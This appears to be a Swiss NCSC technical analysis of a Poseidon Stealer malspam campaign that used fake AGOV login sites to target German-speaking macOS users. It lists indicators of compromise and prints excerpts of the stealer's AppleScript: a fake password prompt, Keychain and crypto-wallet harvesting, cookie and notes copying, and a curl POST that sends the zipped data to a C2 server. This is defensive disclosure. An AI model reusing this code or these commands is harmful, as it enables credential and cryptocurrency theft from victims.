11.07.2024

Technical analysis of Poseidon campaign targeting Swiss internet users

National Cyber Security Center • **NCSC**

Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Federal Department of Defence, Civil Protection and Sport DDPS
National Cyber Security Center
NCSC

Contents

1 Introduction

On the evening of the 27th of June 2024 the NCSC observed a large AGOV themed malspam campaign targeting macOS users in Switzerland with Poseidon Stealer. The malspam campaign was massive and we received many malspam reports on antiphishing.ch and report.ncsc.admin.ch. In addition, we have witnessed the malspam campaign on our own spam traps as well.

AGOV is the public service login for Switzerland. It is not only for use in federal settings, but also when dealing with cantonal and communal authorities, for example when completing your tax return. The malicious emails as well as the website hosting the malicious payload were all written in german. The malspam campaign has been sent from Amazon's legitimate outbound email service and had one of the following email subjects:

```
AGOV-Zugriff: Ab Juli 2024 für alle öffentlichen Online-Dienste
obligatorisch Kundenservice
```


The malspam campaign has been sent from the following IP addresses (Amazon):


```
23.251.226.1
23.251.226.2
23.251.226.3
23.251.226.4
23.251.226.5
```


The malspam was sent from the following email addresses (Email from):


```
AGOV <noreply@ing.automech.com.br>
AGOV <kontakt@solid-state-studios.com>
```

The malspam emails contain a link to `bing.com` from which the victim got redirects to another, most likely compromised website.
For example: `https://shop.aishabaker.com/about/`.
This landing site then redirected the victim to the final website hosting Poseidon Stealer. The malicious website spreading Poseidon Stealer pretended to be agov.ch with the goal of convincing the victim to download a malicious application ("AGOV Desktop Access"). Enclosed are screenshots illustrating the phishing websites in question.



agov.ch
Allemand
Helfen
Licht
Anforderung eines Aktivierungsschreibens
Bitte geben Sie die E-Mail-Adresse ein, die mit Ihrem CH-Login, AGOV- oder SwissID-Konto verbunden ist, damit wir Ihre Informationen finden können.
E-Mail-Adresse
Email
AGOV-Zugriffsgeräte-ID
Diese Seite ist durch reCAPTCHA geschützt, und es gelten die


agov.ch
Sélectionner une langue
Hilfe
Light
Aktivierungsschreiben
Ihr Antrag auf ein Aktivierungsschreiben war erfolgreich. Sie werden in Kürze eine Bestätigungs-E-Mail und weitere Anweisungen erhalten.
Keine E-Mail erhalten?


agov.ch
Allemand
Hilfe
Licht
Richten Sie die AGOV Access Desktop app ein
Ab dem 1. Juli 2024 ist die Verwendung der AGOV Access app für die Anmeldung obligatorisch.
Einrichten der AGOV Access Desktop App
Der digitale Sicherheitsschlüssel bietet eine sichere Möglichkeit, sich anzumelden, ohne ein Telefon benutzen zu müssen. Um den Registrierungsprozess zu beginnen, klicken Sie unten auf "Start":
Start


agov help
Home
Häufig gestellte Fragen
agov.ch
Intern
AGOV help
Suchen...
Deutsch
English
Français
Italiano
AGOV Desktop Access App
Wie kann ich die AGOV-Desktop-Zugangsanwendung einrichten und aktivieren?
Wo werden meine Daten gespeichert?
Was bedeutet 'passwortlose' Anmeldung?
Was kostet mich die AGOV-Anmeldung?
Was wird AGOV ersetzen?

The following view diplays the download of the malicious AGOV Desktop Access App.



Example Poseidon Stealer payload URLs:

```
https://register-agov.net/AGOV-Access.dmg
https://register-agov.com/AGOV-Access.dmg
https://agov-ch.com/AGOV-Access.dmg
https://agov-ch.net/AGOV-Access.dmg
https://agov-access.net/AGOV-Access.dmg
https://agov-access.com/AGOV-Access.dmg
```


2 Sample analysis

2.1 Downloaded Payload

```
File: AGOV-Access.dmg
Hash: 474ee78c6636ee478ea7f4521559679fbc468bb326357737bfc465e63ed153fa
```

2.2 DMG Files extraction

There are multiple ways to get the files from an Apple Disk Image file (DMG), you can mount it or extract it with tools like 7zip. By extracting the files from AGOV-Access.dmg we get the following files:



The file that draws attention is the AGOVAccess File. The file format is Mach-O.


```
$ file AGOVAccess
AGOVAccess: Mach-O universal binary with 2 architectures: [x86_64:
    Mach-O 64-bit x86_64 executable,
    flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|WEAK_DEFINES|BINDS_TO_WEAK|PIE>]
    [arm64: Mach-O 64-bit arm64 executable,
    flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|WEAK_DEFINES|BINDS_TO_WEAK|PIE>]
```

AGOVAccess file information:

```
Hash: 748A7EFFFE738497C188B44C09335DA7F93683A7BF0BC2DACC0F08783B03CE8B
Identifier: AGOVAccess-555549442a27001d03a5399a90842f2d0bb2c78f
```

2.3 Payload extraction

To extract the malicious code we can use a Hex editor or IDA. By opening the AGOVAccess file in IDA we can see a Hex string being loaded by the program, converted and then being executed. By exporting the Hex string and converting it we find the malicious AppleScript.



2.4 Payload analysis

The malicious payload starts by creating and setting up the directory where the stolen content will be stored:

```
set writemind to "/tmp/xuyna/"
```

The scripts starts by doing some host information gathering:

```
do shell script "system_profiler SPSoftwareDataType SPHardwareDataType
   SPDisplaysDataType"
```

- `system_profiler`: returns information about the system's hardware and software configuration.
- `SPSoftwareDataType`: returns information about the operating system version, system uptime and other system information.
- `SPHardwareDataType`: returns information about the hardware like the model of the computer, processor type, memory, and other hardware specifications.
- `SPDisplaysDataType`: returns information about display information like the connected monitors, their resolutions, and graphics cards.

The attacker lures the victim to enter the administrator password using the sentence "in order to install AGOV Access you need to login as an administrator". The underlining AppleScript looks like this:

```
set result to display dialog "In order to continue installing AGOV
   Access, you need to login as an administrator. Enter your password
   below:" default answer "" with icon caution buttons {"Continue"}
   default button "Continue" giving up after 150 with title
   "Application wants to install helper" with hidden answer
set password_entered to text returned of result
if checkvalid(username, password_entered) then
    writeText(password_entered, writemind & "pwd")
    return password_entered
end if
```

If the password entered by the victim is correct, the malicious script tries to retrieve the Chrome password from the macOS Keychain:

```
do shell script "security 2>&1 > /dev/null find-generic-password -ga
   \"Chrome\" | awk \"{print $2}\""
```

The AppleScript contains a function named `GrabFolder` which is designed to recursively copy the contents of a specified directory to another location. By analyzing the script, it becomes evident that this function is utilized to steal sensitive information, such as cryptocurrency wallet data, from the victim's system.

```
on GrabFolder(sourceFolder, destinationFolder)
    try
        set exceptionsList to {".DS_Store", "Partitions", "Code
           Cache", "Cache", "market-history-cache.json", "journals",
           "Previews"}
        set fileList to list folder sourceFolder without invisibles
        mkdir(destinationFolder)
        repeat with currentItem in fileList
```

```
            if currentItem is not in exceptionsList then
                set itemPath to sourceFolder & "/" & currentItem
                set savePath to destinationFolder & "/" & currentItem
                if isDirectory(itemPath) then
                    GrabFolder(itemPath, savePath)
                else
                    readwrite(itemPath, savePath)
                end if
            end if
        end repeat
    end try
end GrabFolder
```

The `GrabFolder` function iterates through all items in the specified source directory, copying each item to a destination directory. If an item is a directory itself, the function calls itself recursively, ensuring that the entire directory structure is copied to the exfiltration directory. As mentioned previously, we can observe the usage of this function to steal information related to crypto wallets on the host or in the browser. For example, it's possible to observe the following wallets to be searched on the host:

```
set walletMap to {{"deskwallets/Electrum", profile &
   "/.electrum/wallets/"}, {"deskwallets/Coinomi", library &
   "Coinomi/wallets/"}, {"deskwallets/Exodus", library & "Exodus/"},
   {"deskwallets/Atomic", library & "atomic/Local Storage/leveldb/"},
   {"deskwallets/Wasabi", profile & "/.walletwasabi/client/Wallets/"},
   {"deskwallets/Ledger_Live", library & "Ledger Live/"},
   {"deskwallets/Monero", profile & "/Monero/wallets/"},
   {"deskwallets/Bitcoin_Core", library & "Bitcoin/wallets/"},
   {"deskwallets/Litecoin_Core", library & "Litecoin/wallets/"},
   {"deskwallets/Dash_Core", library & "DashCore/wallets/"},
   {"deskwallets/Electrum_LTC", profile & "/.electrum-ltc/wallets/"},
   {"deskwallets/Electron_Cash", profile &
   "/.electron-cash/wallets/"}, {"deskwallets/Guarda", library &
   "Guarda/"}, {"deskwallets/Dogecoin_Core", library &
   "Dogecoin/wallets/"}, {"deskwallets/Trezor_Suite", library &
   "@trezor/suite-desktop/"}}

readwrite(library & "Binance/app-store.json", writemind &
   "deskwallets/Binance/app-store.json")

readwrite(library & "@tonkeeper/desktop/config.json",
   "deskwallets/TonKeeper/config.json")
```

Cryptocurrency wallet directories are often targeted in such stealers because they contain crucial files like key pairs, wallet addresses, and transaction histories. These files are essential for accessing and transferring cryptocurrency funds from the victim's account. By copying these directories and stealing the relevant files, the attacker gains unauthorized access to the victim's cryptocurrency assets.
Poseidon Stealer also seeks out additional data by reading and copying the contents of the following sources:

- `Keychains/login.keychain-db`: stores user credentials, certificates and public/private keys.
- `NoteStore.sqlite`: stores all the notes

- `Cookies.binarycookies`: stores web cookies

```
readwrite(profile & "/Library/Keychains/login.keychain-db", writemind
    & "keychain")
readwrite(profile & "/Library/Group
    Containers/group.com.apple.notes/NoteStore.sqlite", writemind &
    "FileGrabber/NoteStore.sqlite")
readwrite(profile & "/Library/Group
    Containers/group.com.apple.notes/NoteStore.sqlite-wal", writemind &
    "FileGrabber/NoteStore.sqlite-wal")
readwrite(profile & "/Library/Group
    Containers/group.com.apple.notes/NoteStore.sqlite-shm", writemind &
    "FileGrabber/NoteStore.sqlite-shm")
readwrite(profile &
    "/Library/Containers/com.apple.Safari/Data/Library/Cookies \
     /Cookies.binarycookies", writemind &
         "FileGrabber/Cookies.binarycookies")
readwrite(profile & "/Library/Cookies/Cookies.binarycookies",
    writemind & "FileGrabber/saf1")
```


Once collected all the data, the stealer uses the ‘ditto‘ command to compress the aggregated data into a single archive file.

```
do shell script "ditto -c -k --sequesterRsrc " & writemind &
    "/tmp/out.zip"
```

This command creates a zip archive ‘out.zip‘in the ‘/tmp‘directory.
It’s now time for the malware to exfiltrate all the collected information to a remote server. To do so, it uses the ‘curl‘ command with a POST HTTP request:

```
do shell script "curl -X POST -H \"uuid:
    162302ce3e3c46788b63d5984a7be5fd\" -H \"user: maxbloomberg\" -H
    \"buildid: agov\" --data-binary @/tmp/out.zip
    http://79.137.192.4/p2p"
```

The command contains valuable information for us like the destination server where the data is sent giving us the C2 Server ip: `79.137.192.4` hosted at `ÀZEA GROUP Ltd` (AS210352) in Russia. Visiting the IP address with a web browser will reveal the botnet admin panel of Poseidon Stealer at `http://79.137.192.4/?page=login`.



3 Summary

In summary the campaign is targeting german speaking macOS users in Switzerland using AGOV as a lure. The phishing tries to convince the victim to download a malicious DMG file which, instead of installing an AGOV application, executes Poseidon. The malware gathers sensitive information such as host information, crypto wallets, credentials, private keys, cookies and more from the host. It's interesting to note that the AppleScript seems to have additional features that were not used in this sample like the harvesting of VPN configurations. The sample compresses then the data in a zip file and sends it via HTTP to their C2 server. It's important to note that no persistence mechanism has been seen, which means after the data exfiltration is done and the victim restarts the device, the infection is gone.

If you receive a suspicious email, you can simply forward it to reports@antiphishing.ch. Please note that the mailbox is processed automatically and hence you will not receive a response on your report. In addition, you can report potential phishing URLs on `https://antiphishing.ch`.